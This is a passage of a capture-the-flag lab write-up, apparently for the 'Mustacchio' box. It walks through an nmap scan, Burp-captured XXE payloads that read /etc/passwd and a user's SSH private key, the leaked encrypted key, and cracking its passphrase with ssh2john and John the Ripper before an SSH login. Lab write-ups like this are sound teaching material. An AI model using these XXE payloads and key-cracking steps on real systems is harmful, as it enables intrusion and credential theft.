
```
┌─[root@parrot]─[/home/user]
└──╼ #nmap -p- 10.10.144.67
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.10.144.67
Host is up (0.051s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8765/tcp open  ultraseek-http

Nmap done: 1 IP address (1 host up) scanned in 114.23 seconds
```

We discover an unusual open port: **8765**, which reveals a login form.

After logging in, we’re shown a comment submission field.




There’s nothing interesting visually or in the page source code.



After logging in, we’re shown a comment submission field.

## 5.Burpsuite


Let’s inspect what gets sent when a comment is submitted – using Burp Suite.



```
POST /home.php HTTP/1.1
Host: 10.10.144.67:8765
Content-Length: 9
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.10.144.67:8765
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.144.67:8765/home.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=gifv6r24sbd8nudljoio03obc4
Connection: keep-alive

xml=admin
```

We notice the comment content is processed as XML – maybe it's vulnerable?

We try a simple XXE (XML External Entity) payload, and it returns a 200 OK, meaning the vulnerability likely exists.




```
POST /home.php HTTP/1.1
Host: 10.10.144.67:8765
Content-Length: 76
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.10.144.67:8765
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.144.67:8765/home.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=gifv6r24sbd8nudljoio03obc4
Connection: keep-alive

xml=<!DOCTYPE x [ <!ENTITY test SYSTEM "file:///etc/passwd">
]><x>&test;</x>
```

```
    https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-beta3/dist/css/bootstr
    ap.min.css" rel="stylesheet" integrity="
    sha384-eOJMYsd53ii+scO/bJGFsiCZc+5NDVN2yr8+0RDqr0Ql0h+rP48ckxlpbzKg
    wra6" crossorigin="anonymous">
    <link rel="stylesheet" href="assets/css/home.css">
    <script type="text/javascript">
      //document.cookie = "Example=/auth/dontforget.bak";
      function checktarea() {
        let tbox = document.getElementById("box").value;
        if (tbox == null || tbox.length == 0) {
          alert("Insert XML Code!")
        }
      }
    </script>
  </head>
  <body>

    <!-- Barry, you can now SSH in using your key!-->

    <img id="folhas" src="assets/imgs/pexels-alexander-tiupa-192136.jpg
    " alt="">

    <nav class="position-fixed top-0 w-100 m-auto ">
      <ul class="d-flex flex-row align-items-center
      justify-content-between h-100">
        <li>
          AdminPanel
        </li>
        <li class="mt-auto mb-auto">
          <a href="auth/logout.php">
            Logout
          </a>
```

In the response, we get info about the user Barry and an SSH key.

We then craft a request that retrieves the actual SSH key – but it must be submitted on the site itself, not via Burp.


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater
Send Cancel
Request
Pretty Raw Hex
Search
Done
Event log All issues
Mustacchio | Admin Page
CrackStation - Online Pas
http://10.10.144.67:8765/home.php
Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources
ADMINPANEL
Logout

```
POST /home.php HTTP/1.1
Host: 10.10.144.67:8765
Content-Length: 209
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.10.144.67:8765
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/13
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;
webp,image/apng,*/*;q=0.8,application/signed-exc
Referer: http://10.10.144.67:8765/home.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=gifv6r24sbd8nudljoio03obc4
Connection: keep-alive

xml=<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE replace [<!ENTITY xxe SYSTEM
'file:///home/barry/.ssh/id_rsa'>]>
<comment>
  <name>Hacker</name>
  <author>Nobody</author>
<com>&xxe;</com>
</comment>
```

Comment Preview:


Name: Hacker

Author : Nobody

Comment :

```
-----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED DEK-Info: AES-128-
CBC,D137279D69A43E71BB7FCB87FC61D25E jqDJP+blUr+xMIASYB9t4gFyMI9VugHQJAylGZE6J/
b1nG57eGYOM8wdZvVMGrfN bNJVZXj6VluZMr9uEX8Y4vC2bt2KCBiFg224B61z4XJoiWQ35G/bXs1ZGxXoNIMU
MZdJ7DH1k226qQMtm4q96MZKEQ5ZFa032SohtfDPsoim/7dNapEOujRmw+ruBE65
l2f9wZCfDaEZvxCSyQFDJjBXm07mqfSJ3d59dwhrG9duruu1/alUUvl/jM8bOS2D
Wfyf3nkYXWyD4SPCSTKcy4U9YW26LG7KMFLcWcG0D3l6l1DwyeUBZmc8UAuQFH7E
NsNswVykkr3gswl2BMTqGz1bw/1gOdCj3Byc1LJ6mRWXfD3HSmWcc/8bHfdvVSgQ ul7A8ROlzvri7/
WHlclA1SfcrFaUj8vfXi53fip9gBbLf6syOo0zDJ4Vvw3ycOie TH6b6mGFexRiSaE/u3r54vZzL0KHgXtapzb4gDl/
yQJo3wqD1FfY7AC12eUc9NdC rcvG8XcDg+oBQokDnGVSnGmmvmPxlsVTT3027ykzwei3WVlagMBCOO/ekoYeNWlX
bhl1qTtQ6uC1kHjyTHUKNZVB78eDSankoERLyfcda49k/exHZYTmmKKcdjNQ+KNk 4cpvlG9Qp5Fh7uFCDWohE/qELpRKZ4/
k6HiA4FS13D59JlvLCKQ6IwOflRnstYB8 7+YoMkPWHvKjmS/vMX+elcZcvh47KNdNl4kQx65BSTmrUSK8GgGnqlJu2/G1fBk+
T+gWceS51WrxlJuimmjwuFD3S2XZaVXJSdK7ivD3E8KfWjgMx0zXFu4McnCfAWki ahYmead6WiWHtM98G/
hQ6K6yPDO7GDh7BZuMgpND/LbS+vpBPRzXotClXH6Q99I7
LluQCN5hCb8ZHFD06A+F2aZNpg0G7FsyTwTnACtZLZ61GdxhNi+3tjOVDGQkPVUs
pkh9gqv5+mdZ6LVEqQ31eW2zdtCUfUu4WSzr+AndHPa2lqt90P+wH2iSd4bMSsxg
laXPXdcVJxmwTs+Kl56fRomKD9YdPtD4Uvyr53Ch7CiiJNsFJg4lY2s7WiAlxx9o
vpJLGMtpzhg8AXJFVAtwaRAFPxn54y1FITXX6tivk62yDRjPsXfzwbMNsvGFgvQK
DZkaeK+bBjXrmuqD4EB9K540RuO6d7kiwKNnTVgTspWlVCebMfLli76SKtxLVpnF
6aak2iJkMIQ9I0bukDOLXMOAoEamlKJT5g+wZCC5aUI6cZG0Mv0XKbSX2DTmhyUF ckQU/
dcZcx9UXolFhx7DesqroBTR6fEBlqsn7OPlSFj0lAHHCglsxPawmlvSm3bs
7bdofhlZBjXYdllZgBAqdq5jBJU8GtFcGyph9cb3f+C3nkmeDZJGRJwxUYeUS9Of 1dVkfWUhH2x9apWRV8pJM/ByDd0kNWa/c//
MrGM0+DKkHoAZKfDl3sC0gdRB7kUQ +Z87nFlmxw95dxVvoZXZvoMSb7Ovf27AUhUeeU8ctWselKRmPw56+xhObBoAbRln
7mxN/N5LlosTefJnlhdlhIDTDMsEwjACA+q686+bREd+drajgk6R9eKgSME7geVD -----END RSA PRIVATE KEY-----
```


We copy the key and apply the correct permissions with chmod 600.



```
┌─[root@parrot]─[/home/user]
└──╼ #chmod 600 /home/user/Desktop/id_rsa
```


# 6.SSH

When trying to log in via SSH, we realize the key is protected by a passphrase.




```
┌─[✗]─[root@parrot]─[/home/user]
└──╼ #ssh -i /home/user/Desktop/id_rsa barry@10.10.144.67
Enter passphrase for key '/home/user/Desktop/id_rsa':
```

We create a hash of the key and crack it using John the Ripper.




```
┌─[root@parrot]─[/home/user/Desktop]
└──╼ #python3 /home/user/Desktop/ssh2john.py /home/user/Desktop/id_rsa > id_rsa.hash
```




```
┌─[root@parrot]─[/home/user/Desktop]
└──╼ #john id_rsa.hash -w=/home/user/Desktop/21/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
urieljames       (/home/user/Desktop/id_rsa)
1g 0:00:00:01 DONE [redacted] 0.5494g/s 1632Kp/s 1632Kc/s 1632KC/s urieljr.k..urielfabri
cio07
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now we can log in via SSH successfully.



```
┌─[root@parrot]─[/home/user/Desktop]
└──╼ #ssh -i /home/user/Desktop/id_rsa barry@10.10.144.67
Enter passphrase for key '/home/user/Desktop/id_rsa':
